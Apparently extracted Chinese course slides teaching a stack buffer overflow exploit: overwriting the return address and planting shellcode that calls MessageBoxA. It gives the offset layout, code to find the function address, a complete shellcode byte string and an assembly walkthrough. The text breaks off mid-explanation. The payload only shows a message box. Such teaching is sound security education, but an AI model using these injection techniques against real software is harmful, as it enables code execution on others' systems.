
漏洞利用：代码植入

利用目标：利用溢出覆盖返回地址，转去执行植入的恶意程序。




漏洞利用：代码植入

利用目标：利用溢出覆盖返回地址，转去执行植入的恶意程序。



漏洞利用：代码植入


利用目标：利用溢出覆盖返回地址，转去执行植入的恶意程序。



WHY?

漏洞利用：代码植入

利用目标：利用溢出覆盖返回地址，转去执行植入的恶意程序。



不是普通字符
而是机器指令
并且是恶意机器指令




编写并植入shellcode

目标任务

植入一段代码，覆写返回地址
执行MessageBoxA函数，弹出窗体

漏洞利用：代码植入

利用目标：利用溢出覆盖返回地址，转去执行植入的恶意程序。




至少写入
buffer (44字节) +
flag (4字节) +
前EBP值 (4字节)

第53-56字节为
淹没地址

漏洞利用：代码植入

利用目标：利用溢出覆盖返回地址，转去执行植入的恶意程序。



**如何调用
MessageBoxA ?**



汇编语言调用MessageBoxA

机器码不像C语言一样直接写函数名调用API
CPU只认识：地址、寄存器、压栈、跳转等



汇编语言调用MessageBoxA

1

确保user32.dll（动态链接库）已加载

MessageBoxA不在本程序中
它属于user32.dll这一Windows GUI库



汇编语言调用MessageBoxA

2

获得函数入口地址

找到MessageBoxA在内存中的地址



汇编语言调用MessageBoxA

3

准备参数

需要4个参数，从右向左压栈
`MessageBoxA(NULL, "hello", "title", 0);`



汇编语言调用MessageBoxA

1

确保user32.dll（动态链接库）已加载



MessageBoxA不在本程序中
它属于user32.dll这一Windows GUI库



汇编语言调用MessageBoxA

MessageBoxA 的实际地址 = DLL 基址 + 函数偏移

动态

当前加载基址

静态

函数在DLL中的
地址偏移

汇编语言调用MessageBoxA

MessageBoxA 的实际地址 = DLL 基址 + 函数偏移

运行时加载
地址

来自DLL导出表
(Export Table)


汇编语言调用MessageBoxA

MessageBoxA 的实际地址 = DLL 基址 + 函数偏移

具体如何获取？

获取函数入口地址

获取函数入口地址：MessageBoxA的入口地址可以通过user32.dll在系统中加载的基址和MessageBoxA在库中的偏移相加得到。可以使用VC6.0自带的小工具“Dependency Walker”获得这些信息，如下图所示。



函数偏移

0x77D10000

+

0x000407EA

=

0x77D507EA

DLL基址

获取函数入口地址

Call 0x77D507EA?



运行时动态查询

GetProcAddress()

获取函数入口地址

Call 0x77D507EA?

函数指针



运行时动态查询

去哪个DLL
找哪个函数

```
HMODULE h = LoadLibrary("user32.dll");  
FARPROC p = GetProcAddress(h, "MessageBoxA");
```



获取函数入口地址

```
#include <windows.h>
#include <stdio.h>
int main()
{
    HINSTANCE LibHandle;
    FARPROC ProcAdd;
    LibHandle = LoadLibrary("user32");
    //获取user32.dll的地址
    printf("user32 = 0x%x \n", LibHandle);
    //获取MessageBoxA的地址
    ProcAdd=(FARPROC)GetProcAddress(LibHandle,"MessageBoxA");
    printf("MessageBoxA = 0x%x \n", ProcAdd);
    getchar();
    return 0;
}
```

运行左侧代码，可以得到
入口地址：0x 77D507EA


```
MessageBoxA(NULL, "westwest", "westwest", NULL)
```

把函数调用直接翻译成
可直接执行的机器码序列



33 DB 53 68 77 65 73 74 68 77 65 73 74 8B C4 53 50 50 53 B8 EA 07 D5 77 FF D0

- 1 在栈上构造字符串 “westwest\0”
- 2 获取字符串首地址
- 3 按stdcall约定压入4个参数
- 4 调用MessageBoxA

Step 1: 在栈上构造字符串 "westwest\0"

指令:

```
XOR EBX, EBX          ; EBX = 0
PUSH EBX               ; 压入字符串结束符 '\0'
PUSH 74736577          ; "west"
PUSH 74736577          ; "west"
```

栈 (高地址 ↑, 低地址 ↓):

	+-----+	
	0x00000000	← '\0'
	+-----+	
	"west"	
	+-----+	
ESP -->	"west"	← 字符串首地址
	+-----+	

内存内容:

"westwest\0"

Step 2: 获取字符串首地址

指令:

```
MOV EAX, ESP
```

含义:

EAX = 当前 ESP
= "westwest" 的首地址

寄存器:

EAX —————
 ↓
 "westwest"



第一步骤和后面是什么关系？

**既然已经把“westwest”放到栈里了
为什么后面还要继续push？**



